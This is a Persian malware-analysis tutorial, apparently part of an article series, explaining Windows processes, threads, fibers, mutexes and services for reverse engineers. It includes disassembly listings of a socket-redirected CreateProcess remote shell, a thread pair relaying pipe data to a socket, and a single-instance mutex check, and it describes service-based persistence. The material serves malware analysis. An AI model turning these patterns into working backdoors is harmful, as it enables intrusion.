تابع اصلی یک فایل کتابخانه‌ای پیوندی پویا، تابع DllMain است. این تابع برچسب ندارد و جزوء توابع اکسپورت شده هم نیست، اما در هدر فایل PE به عنوان نقطه ورودی به فایل Dll مشخص می‌شود. این تابع برای این فراخوانی می‌شود که هرگاه یک پروسه کتابخانه پیوندی پویایی را بارگذاری (Load) یا از حالت بارگذاری خارج کرد (Unload) یا ترد[2] جدیدی ایجاد شد یا این‌که اجرای یک ترد به پایان رسید، به Dll اطلاع‌رسانی شود. این اعلام وضعیت به کتابخانه پیوندی پویا اجازه می‌دهد تا منابع هر پروسه یا تردی را مدیریت کند.

بیشتر کتابخانه‌های پیوندی پویا برای هر ترد منابع ندارند و از فراخوانی DllMain که موجب فعالیت ترد می‌شود، چشم پوشی می‌کنند. به هر حال، اگر Dll منابعی داشته باشد که باید برای هر ترد مدیریت شود، آن منابع می‌توانند به عنوان یک امتیاز به تحلیلگر برای شناسایی هدف Dll ارائه شود.

پروسه‌ها[3]

بدافزارها همچنین می‌توانند کدهای مخرب خارج از برنامه جاری خود را با ایجاد یک پروسه جدید یا تغییر در یک پروسه موجود اجرا کنند. شایان ذکر است، یک پروسه، یک برنامه است که توسط ویندوز اجرا شده است.

---

[1] Basic Dll Structure
[2] Thread
[3] Processes

هر پروسه منابع خود از قبیل هندل‌های باز[1] و حافظه را مدیریت می‌کند. همچنین یک پروسه یک یا چندین ترد دارد که توسط پردازنده اجرا می‌شوند. به صورت سنتی، بدافزار پروسه اجرایی مجزای خود را دارد، اما بدافزارهای جدید می‌توانند خود را در قسمتی از پروسه دیگری اجرا کنند (خود را به آن‌ها اینجکت[2] کنند).

ویندوز به منظور مدیریت منابع و جلوگیری از ایجاد تداخل در برنامه‌ها توسط یکدیگر از پروسه‌ها به عنوان یک کانتینر[3] استفاده می‌کند. معمولا حداقل ۵۰ یا ۶۰ پروسه روی سامانه ویندوز در هر زمانی در حال اجرا هستند. همه آن‌ها منابع مشابه از جمله پردازنده، سامانه فایل، حافظه و سخت‌افزار را به اشتراک می‌گذارند. اگر هر برنامه نیاز داشت منابع اشتراکی با دیگر برنامه‌ها را کنترل کند، نوشتن برنامه‌ها خیلی سخت می‌شد. سامانه‌عامل همچنین اجازه می‌دهد تمامی پروسه‌ها به این نوع منابع بدون ایجاد تداخل دسترسی پیدا کنند. پروسه‌ها همچنین با جلوگیری از تاثیر برنامه‌های دیگر روی یکدیگر از ایجاد خطاها و خرابی جلوگیری کرده و به پایداری برنامه کمک می‌کنند.

یک منبع که مخصوصا به منظور اشتراک‌گذاری میان پروسه‌ها برای سامانه‌عامل مهم است، منبع حافظه سامانه می‌باشد. برای سرانجام رساندن این موضوع، به هر پروسه حافظه مجزایی از دیگر پروسه‌ها تخصیص داده شده است که پروسه می‌تواند از آن‌ها استفاده کند.

هنگامی‌که پروسه نیاز به حافظه دارد، سامانه‌عامل به آن حافظه تخصیص خواهد داد و همچنین به پروسه یک آدرس ارائه می‌دهد که با استفاده از آن می‌تواند به حافظه تخصیص داده شده دسترسی بگیرد. شایان ذکر است، پروسه‌ها همچنین می‌توانند فضای حافظه خود را اشتراک بگذارند که اغلب این کار را می‌کنند. به عنوان مثال، اگر یک پروسه چیزی را در آدرس حافظه 0x00400000 ذخیره کند، بدون آنکه تعارضی رخ دهد یک پروسه‌ها دیگر هم می‌تواند در آن آدرس چیز دیگری ذخیره کند اما باید به این نکته توجه کنید، با اینکه آدرس‌ها مشابه هستند، اما حافظه فیزیکی که اطلاعات در پایان در آنجا ذخیره خواهند شد، مشابه نخواهند بود (به این مکانیزم حافظه مجازی یا Virtual Memory در سامانه‌عامل ویندوز گویند).

مانند آدرس‌های پستی، آدرس‌های حافظه فقط از لحاظ مفهومی دارای معنا هستند. به عنوان مثال، یک آدرس مانند (خیابان اصلی در شهر تهران) به شما یک محل مشخص را معرفی نمی‌کند زیرا در شهر تهران خیابان‌های

---

[1] Open Handlers
[2] Inject
[3] Container

بسیاری وجود دارد، مانند سامانه که در آن سلول‌های حافظه بسیاری وجود دارد، آدرس 0x0040A010 مشخص نمی‌کند که داده‌ها واقعا در چه مکانی از حافظه فیزیکی ذخیره خواهند شد. از همین روی، هنگامی‌که یک بدافزار به آدرس 0x0040A010 دسترسی می‌گیرد تنها به آنچه که در آن آدرس برای پروسه بدافزار مشخص شده است، دسترسی خواهد داشت و مابقی برنامه‌ها که از آن آدرس مجازی استفاده می‌کنند تحت تاثیر قرار نمی‌گیرند.

نکته: مکانیزم حافظه مجازی یا به عبارت دیگر Virtual Memory یکی از مفاهیم پیچیده علوم رایانه‌ای است. با این حال، یک تحلیلگر بدافزار و یا یک شخص که قصد دارد در حوزه مهندسی معکوس و یا کشف آسیب‌پذیری فعالیت کند باید حتما با این مفاهیم سطح سامانه آشنایی داشته باشد. از همین روی، همواره پیشنهاد می‌شود کسانی که قصد دارند روی پلتفرم ویندوز کار کنند کتاب Windows Internal نوشته Mark Russinovich، David A. Solomon و Alex Ionescu ترجمه میلادکهساری الهادی و همچنین کتاب Modern Operating System نوشته Andrew S. Tanenbaum ترجمه دکتر ابولفضل طرقی حقیقت را مورد مطالعه قرار بدهند.

ایجاد یک پروسه جدید[1]

تابعی که به صورت رایج برای ایجاد یک پروسه جدید مورد استفاده قرار می‌گیرد تابع CreateProcess است. این تابع پارامترهای بسیاری دارد و در نتیجه فراخواننده این تابع، کنترل زیادی روی چگونگی ایجاد پروسه خواهد داشت. به عنوان مثال، بدافزار می‌تواند این تابع را برای ایجاد یک پروسه جدید به منظور اجرای کد مخرب خودش و دور زدن فایروال مبتنی بر میزبان و دیگر مکانیزم‌های امنیتی فراخوانی کند یا بدافزار

---

[1] Creating a New Process

می‌تواند یک نمونه از Internet Explorer ایجاد کند و سپس از آن برنامه برای دسترسی به محتویات مخرب استفاده کند.

بدافزارها عموماً برای ایجاد یک شل راه دور[1] از تابع CreateProcess استفاده می‌کنند. یکی از پارامترهای تابع CreateProcess، ساختمان داده STARTUPINFO است که شامل یک هندل به ورودی استاندارد[2]، خروجی استاندارد[3] و استریم‌های خطای استاندارد[4] یک پروسه است. یک بدافزار می‌تواند این مقادیر را برای اشاره به یک سوکت تنظیم کند، به طوری‌که برنامه هنگام نوشتن اطلاعات در خروجی استاندارد، در حقیقت در حال نوشتن اطلاعات در یک سوکت باشد. در نتیجه به مهاجم اجازه داده شود که بدون اجرای هیچ برنامه دیگری از سامانه یک شل راه دور یا دسترسی راه دور بگیرد.

```
004010DA  mov     eax, dword ptr [esp+58h+SocketHandle]
004010DE  lea     edx, [esp+58h+StartupInfo]
004010E2  push    ecx             ; lpProcessInformation
004010E3  push    edx             ; lpStartupInfo
004010E4 ❶mov     [esp+60h+StartupInfo.hStdError], eax
004010E8 ❷mov     [esp+60h+StartupInfo.hStdOutput], eax
004010EC ❸mov     [esp+60h+StartupInfo.hStdInput], eax
004010F0 ❹mov     eax, dword_403098
004010F5  push    0               ; lpCurrentDirectory
004010F7  push    0               ; lpEnvironment
004010F9  push    0               ; dwCreationFlags
004010FB  mov     dword ptr [esp+6Ch+CommandLine], eax
004010FF  push    1               ; bInheritHandles
00401101  push    0               ; lpThreadAttributes
00401103  lea     eax, [esp+74h+CommandLine]
00401107  push    0               ; lpProcessAttributes
00401109 ❺push    eax             ; lpCommandLine
0040110A  push    0               ; lpApplicationName
0040110C  mov     [esp+80h+StartupInfo.dwFlags], 101h
00401114 ❻call    ds:CreateProcessA
```

لیست ۱۱: یک کد که از فراخوانی CreateProcess استفاده می‌کند.

[1] Remote Shell
[2] Standard input
[3] Standard output
[4] Standard error streams

homeland security kaipod
کیان امنیت کیاپاد

لیست ۱۱ نشان می‌دهد که چگونه تابع CreateProcess می‌تواند برای ایجاد یک شل راه دور ساده استفاده شود. قبل از این تکه کد، برنامه یک ارتباط تحت شبکه با محل راه دور برقرار کرده است. همانطور که در تکه کد مشاهده می‌کنید، هندل سوکت در پشته ذخیره شده و به ساختمان STARTUPINFO وارد می‌شود. سپس تابع CreateProcess فراخوانی شده و تمامی ورودی‌ها و خروجی‌ها برای تابع از طریق سوکت مسیردهی خواهند شد.

در اولین خط کد بالا، متغیر پشته SocketHandle درون ثبات EAX ذخیره شده است (هندل این سوکت در خارج این تابع مقداردهی اولیه شده است). ساختمان lpStartupInfo برای پروسه خروجی‌های استاندارد (شماره ۱)، ورودی‌های استاندارد (شماره ۲) و خطاهای استاندارد (شماره ۳) را ذخیره می‌کند که می‌توانند برای پروسه جدید مورد استفاده قرار گیرند.

سوکت درون ساختمان lpStartupInfo برای هر سه تا مقدار (شماره ۱، ۲، ۳) قرار می‌گیرد. دسترسی به dword_403098 (شماره ۴) شامل خط فرمان برنامه برای اجرا می‌شود که سرانجام در پشته به عنوان یک پارامتر (شماره ۵) قرار می‌گیرد. فراخوانی کننده تابع CreateProcess (شماره ۶) ۱۰ پارامتر دارد که همه آن پارامترها به جزء پارامترهای lpCommandLine، lpProcessInformation و lpStartupInfo دارای مقدار ۰ یا ۱ هستند (برخی مقدارهای Null و مابقی فلگ‌ها را نمایش می‌دهند، با این حال هیچ‌کدام آن‌ها برای تحلیلگر بدافزار مهم نیست.).

فراخوانی تابع CreateProcess موجب ایجاد یک پروسه جدید می‌شود بنابراین تمامی ورودی‌ها و خروجی‌ها به یک سوکت هدایت می‌شوند. برای شناسایی میزبان راه دور، ما نیاز خواهیم داشت که مشخص کنیم کجا سوکت مقداردهی اولیه شده است. به منظور کشف این‌که برنامه اجرا شده است همچنین نیاز خواهیم داشت رشته‌ای که در dword_403098 ذخیره شده است را به کمک هدایتگر دیزاسمبلر IDA Pro پیدا کنیم.

شایان ذکر است، بدافزارها اغلب با ذخیره یک برنامه درون بخش منابع[1] یک برنامه دیگر، پروسه جدیدی ایجاد خواهند کرد. در قسمت اول، ما در مورد چگونگی ذخیره فایل‌ها توسط بخش منابع در فایل PE بحث کردیم. بدافزارها گاهی اوقات دیگر فایل‌های اجرایی را در بخش منابع ذخیره می‌کنند و هنگامی‌که بدافزار

[1] Resource Section

اجرا می‌شود، فایل‌اجرایی اضافی را از سرایند PE استخراج کرده و روی دیسک می‌نویسد و در پایان تابع CreateProcess را برای اجرای برنامه فراخوانی می‌کند.

این کار همچنین با کتابخانه‌های پیوندی پویا و دیگر کدهای اجرایی هم صورت می‌گیرد. هنگامی‌که این کار اتفاق می‌افتد، شما باید برنامه را در Resource Hacker که در قسمت‌های گذشته مورد بحث قرار گرفت، باز کنید و فایل‌اجرایی پنهان شده را روی دیسک به منظور تجزیه و تحلیل ذخیره کنید.

نکته: رویکردی مشابه با همین محوریت وجود دارد که بدافزارهای جدیدتر از آن استفاده می‌کنند تا به صورت پویا یک باینری را از درون یک باینری دیگر بخوانند و با لود آن در حافظه اجرایش کنند. این تکنیک با عنوان Module Stomping شناخته می‌شود که برای اطلاعات بیشتر در مورد جزییات این تکنیک می‌توانید به وب‌سایت www.aiooo.ir رجوع کنید و مقاله تحلیل بدافزار Speedy را مطالعه کنید.

تردها[1]

پروسه‌ها کانتینری برای فایل‌اجرایی هستند، اما تردها مواردی هستند که توسط سامانه‌عامل اجرا می‌شوند. تردها دستورالعمل‌های سلسله مراتبی مجزایی هستند که توسط پردازنده بدون انتظار برای اجرای دیگر تردها اجرا می‌شوند. یک پروسه می‌تواند شامل یک یا چندین ترد شود که قسمت‌هایی از کد یک برنامه را درون یک پروسه اجرا می‌کنند. به این نکته توجه داشته باشید، تردهای درون یک پروسه فضای حافظه مشابهی را به اشتراک می‌گذارند، اما هر کدام ثبات‌های پردازنده و پشته خود را دارند.

[1] Threads

کانتکست ترد[1]

هنگامی‌که یک ترد در حال اجرا است، روی پردازنده یا هسته پردازنده کنترل کامل دارد و دیگر تردها نمی‌توانند روی حالت پردازنده در این هنگام تاثیر بگذارند. هنگامی‌که یک ترد مقدار یک ثبات را در یک پردازنده عوض می‌کند، این موضوع دیگر تردها را تحت تاثیر قرار نمی‌دهد.

قبل از این‌که سامانه‌عامل میان تردها سوئیچ کند، ابتدا ساختمان کانتکست ترد[2] جاری در حال اجرا را در پشته ذخیره کرده، سپس کانتکست یک ترد جدید را درون پردازنده بارگذاری می‌کند و سپس آن را اجرا می‌کند. لیست ۱۲ یک مثال از دسترسی به یک متغیر محلی و قرار دادن آن روی پشته را نشان می‌دهد.

نکته: در علوم رایانه تعویض کانتکست (Context Switching) که گاهی در کتاب‌های فارسی تعویض متن یا برگرداندن متن ترجمه می‌شود؛ به پروسه ذخیره و بازیابی وضعیت (کانتکست) یک پروسه گفته می‌شود، به طوری‌که اجرای آن پروسه بتواند بعداً از همان نقطه ادامه یابد.

این کار به چند پروسه اجازه می‌دهد تا از یک CPU به صورت اشتراکی استفاده کنند و همچنین این قابلیت یکی از ارکان اساسی چندبرنامگی (Multiprogramming) است. انجام این کار باعث تحمیل بار اضافه به سامانه می‌شود اما این بار اضافه آنقدر نیست که به خاطر آن از مزایای چندبرنامگی صرفه نظر شود.

جابجایی یک پروسه به پروسه دیگری نیاز به یک مدت زمان مشخص دارد، در طول انجام این کار، ثبات‌های پروسه فعلی باید ذخیره شده و ثبات‌های پروسه جدد بارگذاری شود و همینطور لیست‌ها و جداول خاصی هم باید بروز شوند.

---

[1] Thread Context
[2] Thread Context

با این حال، عبارت برگردان زمینه، می‌تواند اشاره به برگردان زمینه یک ثبات یا برگردان زمینه یک وظیفه یا برگردان زمینه یک قاب پشته و یا برگردان زمینه یک ترد باشد.

```
004010DE  lea    ❶edx, [esp+58h]
004010E2  push     edx
```

لیست ۱۲: دسترسی به یک متغیر محلی و قرار دادن آن روی پشته

در لیست ۱۲، دستورالعمل lea (شماره ۱) با ریختن آدرس درون براکت به درون ثبات EDX از یک متغیر محلی دسترسی گرفته و همانطور که مشاهده می‌کنید مقدار آن را در ثبات EDX ذخیره می‌کند و سپس در ادامه با استفاده از دستورالعمل PUSH مقدار درون ثبات EDX را درون پشته قرار می‌دهد.

حالا اگر یک ترد دیگر، چند دستورالعمل اجرا کند و ثبات EDX را مورد ویرایش قرار بدهد، ثبات EDX شامل یک مقدار اشتباه (Wrong Value) خواهد شد و در نتیجه کد ترد اولیه دچار اشکال خواهد شد و به موجب آن اجرای ترد خراب خواهد شد.

ولی با این حال، هنگامی‌که از مکانیزم تعویض کانتکست ترد[1] استفاده شود، حتی اگر یک ترد دیگر میان این دو دستورالعمل اجرا شود، از آنجایکه مقدار ثبات EDX در پشته ذخیره می‌شود هنگام اجرای مجدد ترد اولیه با اجرای دستورالعمل Push می‌تواند به سادگی کانتکست ترد را بازیابی کند و به اجرای صحیح خود ادامه دهد. در این روش، هیچ تردی نمی‌تواند با ثبات‌ها و فلگ‌های یک ترد دیگر تداخل یابد.

ایجاد یک ترد[2]

از تابع CreateThread برای ایجاد تردهای جدید استفاده می‌شود. فراخواننده این تابع یک آدرس شروع مشخص می‌کند که اغلب تابع شروع یا Start Function خوانده می‌شود. اجرای تابع از آدرس شروع آغاز می‌شود و تا زمانی‌که تابع مقداری را بازگشت ندهد، ادامه خواهد داشت. شایان ذکر است، اگر تابع نیاز به بازگشت دادن مقداری نداشته باشد، اجرای ترد می‌تواند تا زمان پایان پروسه ادامه پیدا کند.

[1] Thread Context Swtiching
[2] Creating a Thread

قابل ذکر است، هنگام تجزیه و تحلیل کدی که تابع CreateThread را فراخوانی می‌کند، باید تابع شروع یا همان Start Function برای ترد را علاوه بر کل کد تابعی که CreateThread را فراخوانی می‌کند را مورد تجزیه و تحلیل قرار بدهید.

فراخواننده[1] تابع CreateThread تابعی که در آن ترد شروع می‌شود را مشخص می‌کند و تنها یک پارامتر به شروع تابع ارسال می‌کند. با توجه به تابعی که در آن ترد شروع خواهد شد، پارامتر می‌تواند هر مقداری باشد. شایان ذکر است، بدافزارها می‌توانند از رابط برنامه‌نویسی CreateThread با روش‌های مختلفی استفاده به عمل آورند، از قبیل روش‌های زیر:

- بدافزار می‌تواند با فراخوانی رابط برنامه‌نویسی CreateThread و مشخص کردن LoadLibrary به عنوان آدرس شروع یک کتابخانه مخرب جدید را درون یک پروسه بارگذاری کند. همچنین قابل ذکر است، پارامتری که به CreateThread عبور داده می‌شود، نام کتابخانه‌ای است که باید بارگذاری شود. (کتابخانه پیوندی پویا جدید درون حافظه پروسه بارگذاری می‌گردد و DllMain فراخوانی می‌شود.)
- بدافزار می‌تواند برای ورودی استاندارد و خروجی استاندارد دو ترد جدید ایجاد کند: یکی از آن‌ها روی یک Socket یا PIPE برای ورودی استاندارد پروسه در حال شنود قرار گیرد و دیگری برای خواندن از خروجی استاندارد و ارسال آن به یک Socket یا PIPE تنظیم شود. هدف بدافزار از ارسال تمامی اطلاعات به یک Socket یا PIPE برقراری ارتباط با برنامه در حال اجرا است.

لیست ۱۳ نحوه تشخیص روش دوم را با شناسایی دو فراخوانی CreateThread نزدیک یکدیگر را نمایش می‌دهد (تنها فراخوانی‌های ThreadFunction1 و ThreadFunction2 نمایش داده شده است.). همانطور که در لیست مشاهده می‌کنید، این کد CreateThread را دو بار فراخوانی می‌کند. در این تکه کد پارامترها مقادیر lpStartAddress هستند که به ما می‌گویند کجا به دنبال کدی باشیم که این تردها در آنجا شروع می‌شوند.

---

[1] Caller

```
004016EE  lea     eax, [ebp+ThreadId]
004016F4  push    eax             ; lpThreadId
004016F5  push    0               ; dwCreationFlags
004016F7  push    0               ; lpParameter
004016F9  push    ❶offset ThreadFunction1 ; lpStartAddress
004016FE  push    0               ; dwStackSize
00401700  lea     ecx, [ebp+ThreadAttributes]
00401706  push    ecx             ; lpThreadAttributes
00401707  call    ❷ds:CreateThread
0040170D  mov     [ebp+var_59C], eax
00401713  lea     edx, [ebp+ThreadId]
00401719  push    edx             ; lpThreadId
0040171A  push    0               ; dwCreationFlags
0040171C  push    0               ; lpParameter
0040171E  push    ❸offset ThreadFunction2 ; lpStartAddress
00401723  push    0               ; dwStackSize
00401725  lea     eax, [ebp+ThreadAttributes]
0040172B  push    eax             ; lpThreadAttributes
0040172C  call    ❹ds:CreateThread
```

لیست ۱۳: مثال ترد تابع اصلی

در لیست ۱۳، ما تابع شروع ترد را با عنوان ThreadFunction1 (شماره ۱) برای فراخوانی اولیه رابط برنامه‌نویسی CreateThread (شماره ۲) و در ادامه فراخوانی دوم تابع را ThreadFunction2 برچسب‌گذاری کردیم (شماره ۳). با این حال، به منظور مشخص کردن اهداف این دو ترد، ابتدا ما باید با استفاده از هدایتگر دیزاسمبلر IDA Pro به قسمت ThreadFunction1 برویم. همان‌طور که در لیست ۱۴ نمایش داده شده است، ترد اول تابع ReadFile را در یک حلقه به منظور خواندن اطلاعات و داده‌ها از یک PIPE فراخوانی می‌کند و سپس داده‌ها را با استفاده از تابع send به سوکت ارسال می‌کند.

```
...
004012C5  call    ds:ReadFile
...
00401356  call    ds:send
...
```

لیست ۱۴: مثال ThreadFunction1

همان‌طور که در لیست ۱۵ مشاهده می‌کنید، ترد دوم تابع recv را در یک حلقه به منضور خواندن داده‌های ارسال شده از طریق بستر شبکه فراخوانی می‌کند و سپس آن داده‌ها را با استفاده از تابع WriteFile به یک PIPE عبور می‌دهد، در نتیجه این عملیات داده‌ها می‌توانند توسط برنامه خوانده شوند.

```
...
004011F2  call    ds:recv
...
00401271  call    ds:WriteFile
...
```

لیست ۱۵: مثال ThreadFunction2

نکته: در کتاب Windows Internal نوشته Mark Russinovich ، David A. Solomon و Alex Ionescu ترجمه و تالیف میلاد کهساری الهادی درباره تردها و فیبرها آورده شده است: ازآنجایی‌که تعویض اجرای یک ترد به ترد دیگر موجب درگیر شدن کرنل سامانه عامل ویندوز می‌شود، این عملیات می‌تواند برای سامانه‌عامل هزینه‌بر باشد، مخصوصا اگر دو ترد به شکل متناوب با همدیگر تعویض شوند. ویندوز به منظور کاهش هزینه تعویض تردها با یکدیگر دو مکانیزم فیبرها[1] و زمانبندی مُد کاربر [2] را طراحی و عملیاتی کرده است.

فیبرها به یک برنامه کاربردی اجازه می‌دهند، بجای اینکه متکی بر مکانیزم زمانبندی الویتی سامانه‌عامل ویندوز باشند، خودشان اجرای یک ترد را زمانبندی کنند. همچنین فیبرها تردهای سبک وزن[3] خوانده می‌شوند و در اصطلاح زمانبندی آنها برای کرنل مخفی هستند، چون درون کتابخانه Kernel32.dll در مُد کاربر پیاده‌سازی شده‌اند. به منظور استفاده از فیبرها، ابتدا باید تابع ConvertThreadToFiber فراخوانی شود.

این تابع یک ترد را به یک فیبر اجرایی تبدیل می‌کند. پس از آن، فیبری که به تازگی ایجاد شده است، می‌تواند با فراخوانی CreateFiber فیبرهای اضافی دیگری ایجاد کند. (هر فیبر می‌تواند مجموعه فیبرهای خودش را دارا باشد). شایان ذکر است، یک فیبر تا زمانی‌که از طریق تابع SwitchToFiber به صورت دستی انتخاب نشود، برخلاف یک ترد اجرا نمی‌شود. فیبر جدید تا زمانیکه وجود داشته باشد، یا تا زمانی‌که

[1] Fibers
[2] User-mode scheduling
[3] Lightweight

homeland security kaipod
کیان امنیت کیاپد

SwitchToFiber فراخوانی شود به اجرای خود ادامه می‌دهد. برای اطلاعات بیشتر در این مورد مستندات Windows SDK را در مورد توابع فیبر مشاهده کنید.

تردهای زمانبندی شده در مُد کاربر [1] که فقط روی نسخه‌های ۶۴ بیتی سامانه‌عامل ویندوز موجود هستند، تمام ویژگی‌های فیبرها را بدون معایب آنها ارائه می‌دهند. تردهای زمانبندی شده در مُد کاربر ، دارای یک ترد مشابه خود در کرنل سامانه‌عامل هستند و همچنین برای کرنل سامانه عامل مخفی نمی‌باشند. این موضوع اجازه می‌دهد، تردهای زمانبندی شده در مُد کاربر یا به اختصار تردهای UMS فراخوانی‌های سامانه‌ای، اشتراک گذاری منابع و غیره را به سادگی انجام بدهند.

به هر حال، تا زمانیکه دو یا تعداد بیشتری از تردهای UMS نیاز به انجام کار در مُد کاربر دارند، آنها می‌توانند در فواصل معین زمینه اجرایی خودشان را با یکدیگر تعویض کنند، بدون اینکه زمانبند کرنل سامانه‌عامل درگیر جزییات شود. از چشم‌انداز کرنل سامانه‌عامل ویندوز، ترد مشابه اجرا شده در کرنل هنوز درحال اجرا است و چیزی عوض نشده است. هنگامی‌که یک ترد زمانبندی شده در مُد کاربر ، قصد دارد یک عملیات سامانه‌ای انجام دهد که نیاز به وارد شدن به کرنل دارد، از قبیل فراخوانی یک تابع سامانه‌ای، به ترد مُد کرنل خودش تعویض می‌شود.

هماهنگی میان ارتباط پروسه‌ها با موتکس[2]

موتکس الگوریتمی است که در برنامه‌نویسی همروند برای جلوگیری از استفاده همزمان منابع مشترک مانند متغییرهای سراسری توسط تردها به کار می‌رود. به عبارت دیگر، باید مطمئن شویم که دو پروسه یا دو ترد به طور همزمان وارد ناحیه بحرانی خود نشده‌اند. خود بخش بحرانی ساختار یا الگوریتمی برای انحصار متقابل نیست.

با این حال یکی از موضوعات مرتبط به تردها و پروسه‌ها موضوع موتکس‌ها است. موتکس‌ها آبجکت عمومی هستند که بین چندین پروسه و ترد هماهنگی ایجاد می‌کنند. موتکس‌ها در حالت کلی برای کنترل دسترسی به منابع اشتراکی مورد استفاده قرار می‌گیرند و اغلب بدافزارها از آن‌ها استفاده می‌کنند. به عنوان مثال، اگر دو ترد بخواهند حتما به یک ساختمان از حافظه دسترسی داشته باشند، در حالی‌که فقط یکی از آن‌ها در هر

[1] UMS Threads
[2] Mutexes

لحظه می‌تواند به آن ساختمان دسترسی بگیرد، برای کنترل دسترسی آن‌ها به منظور برقراری دسترسی ایمن می‌توان از موتکس‌ها استفاده کرد.

یک ترد می‌تواند در هر لحظه یک موتکس برای خودش داشته باشد. موتکس‌ها برای تحلیل بدافزار مهم هستند، چرا که آن‌ها اغلب از نام‌های سخت رمزگذاری شده استفاده می‌کنند که یک نشانه مبتنی بر میزبان خوب به شمار می‌روند. نام‌های سخت رمزگذاری شده[1] معمول هستند، چون نام یک موتکس باید غیرتکراری باشد، اگر بخواهد توسط دو پروسه استفاده شود که از هیچ طرفی با هم دیگر ارتباط ندارند. تردی که به یک موتکس با فراخوانی WaitForSingleObject دسترسی می‌گیرد، دیگر تردها که بعد از آن برای دسترسی به آن موتکس تلاش می‌کنند، باید صبر کنند.

هنگامی‌که یک ترد استفاده از یک موتکس را پایان می‌دهد از تابع ReleaseMutex استفاده می‌کند. یک موتکس می‌تواند با تابع CreateMutex ایجاد شود. همچنین یک پروسه می‌تواند کنترل یک موتکس یک پروسه دیگر را با فراخوانی OpenMutex به دست بگیرد. بدافزارها عموما یک موتکس ایجاد خواهند کرد و تلاش می‌کنند یک موتکس با نام مشابه موجود را باز کنند تا اطمینان حاصل کنند که در هر زمان فقط یک نسخه از بدافزار در حال اجرا باشد. این روش در لیست ۱۶ نمایش داده شده است.

```
00401000   push  offset Name     ; "HGL345"
00401005   push  0               ; bInheritHandle
00401007   push  1F0001h         ; dwDesiredAccess
0040100C ❶call  ds:__imp__OpenMutexW@12 ; OpenMutexW(x,x,x)
00401012 ❷test  eax, eax
00401014 ❸jz    short loc_40101E
00401016   push  0               ; int
00401018 ❹call  ds:__imp__exit
0040101E   push  offset Name     ; "HGL345"
00401023   push  0               ; bInitialOwner
00401025   push  0               ; lpMutexAttributes
00401027 ❺call  ds:__imp__CreateMutexW@12 ; CreateMutexW(x,x,x)
```

لیست ۱۶: با استفاده از یک موتکس اطمینان حاصل می‌کنیم که فقط یک نسخه از بدافزار روی سامانه در حال اجراست.

[1] Hard-coded names

کد موجود در لیست ۱۶ از یک نام سخت کدگذاری شده (HGL345) برای موتکس استفاده می‌کند. آن در ابتدا با استفاده از OpenMutex بررسی می‌کند که یک موتکس با نام HGL345 (شماره ۱) وجود دارد. اگر مقدار Null (شماره ۲) بازگشت داده شود، اجرای برنامه به قسمت (شماره ۳) بعد از فراخوانی exit پرش می‌کند و اجرا برنامه را ادامه می‌دهد، ولی اگر مقدار بازگشتی Null نباشد، برنامه تابع exit در قسمت (شماره ۴) را فراخونی می‌کند و اجرای پروسه خاتمه خواهد یافت. اگر این کد اجرای خود را ادامه دهد برای اطمینان از این‌که نمونه‌های اضافی برنامه خاتمه خواهد یافت هنگامی‌که کد به قسمت (شماره ۵) برسد، موتکس ایجاد خواهد شد.

سرویس‌ها[1]

یک روش دیگر به منظور اجرای کدهای اضافی توسط بدافزارها، نصب آن‌ها به عنوان یک سرویس است. سامانه‌عامل ویندوز اجازه می‌دهد تسک‌ها[2] بدون داشتن پروسه و ترد با استفاده از سرویس‌ها روی سامانه‌عامل ویندوز اجرا شوند. سرویس‌ها در سامانه‌عامل ویندوز مشابه دیمون‌ها[3] در سامانه‌عامل لینوکس هستند و همواره به عنوان برنامه‌های کاربردی در پس‌زمینه[4] سامانه اجرا می‌شوند. شایان ذکر است کد سرویس‌ها توسط مدیر سرویس‌های ویندوز[5] زمان‌بندی و اجرا می‌شوند. همچنین اگر Task Manager سامانه‌عامل ویندوز را باز کنید و به زبانه Services بروید، مشاهده خواهید کرد که در هر زمان روی سامانه‌عامل ویندوز چندین سرویس در حال اجرا هستند.

استفاده از سرویس‌ها برای نویسندگان بدافزار دارای مزیت‌های بسیاری است. به عنوان مثال، معمولاً سرویس‌ها با سطح دسترسی SYSTEM یا یک حساب کاربری با سطح دسترسی بالاتر اجرا می‌شوند. البته این موضوع یک ضعف امنیتی نیست، زیرا برای نصب سرویس به سطح دسترسی مدیریت یا سطح دسترسی بالا نیاز دارید اما به هر صورت نویسندگان بدافزار می‌توانند از این مورد سوءاستفاده کنند، زیرا حساب کاربری سامانه دسترسی بیش‌تری نسبت به حساب‌های کاربری معمولی دارد.

---

[1] Services
[2] Tasks
[3] Deamons
[4] Background
[5] Windows service manager

سرویس‌ها همچنین یک روش دیگر به منظور گرفتن دسترسی دائم یا حفظ ماندگاری از یک سامانه ارائه می‌دهند، زیرا آن‌ها می‌توانند در هنگام بارگذاری سامانه‌عامل به صورت خودکار اجرا شوند و ممکن نیست حتی در Task Manager سامانه‌عامل به عنوان یک پروسه نمایش داده شوند. اگر یک کاربر میان برنامه‌های در حال اجرا بر روی ماشین جستجو کند، هیچ چیز مشکوکی پیدا نخواهد کرد، چون بدافزار در یک پروسه جداگانه در حال اجرا نیست.

نکته: در خط فرمان سامانه‌عامل ویندوز لیست کردن سرویس‌های در حال اجرا با استفاده از فرمان net start ممکن است، اما این فرمان فقط نام سرویس‌های در حال اجرا را لیست می‌کند. اما تحلیلگران بدافزار با استفاده از ابزارهایی مانند Autoruns که به تازگی در این قسمت از سلسله مقالات تحلیل بدافزار تشریح شد، می‌توانند اطلاعات بیشتری درباره سرویس‌های در حال اجرا روی سامانه‌عامل ویندوز به‌دست آورند.

سرویس‌ها در سامانه‌عامل ویندوز می‌توانند از طریق چند تابع API نصب و دستکاری شوند که در ادامه برخی از این توابع مهم را مورد بررسی قرار خواهیم داد:

